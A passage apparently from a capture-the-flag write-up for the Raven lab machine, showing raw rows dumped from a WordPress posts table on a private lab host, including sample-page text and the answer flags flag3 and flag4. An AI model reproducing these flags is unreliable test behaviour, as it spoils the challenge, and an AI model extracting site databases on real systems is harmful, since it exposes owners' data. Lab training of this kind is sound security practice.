... or something like this:
<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickies to the public ever since. Located in G
otham City, XYZ employs over 2,000 people and does all kinds of awesome things for the Gotham community.</blockquote>
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and c
reate new pages for your content. Have fun! | Sample Page | publish | closed | open | sa
mple-page | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 | http://192.168.206.131/w
ordpress/?page_id=2 | 0 | page | 0 |
| 4 | 1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b508591e7dccf93122770cd2}
| 5 | 1 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | draft | open | open | http://raven.local/wordpress/?p=4
| 6 | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}

```

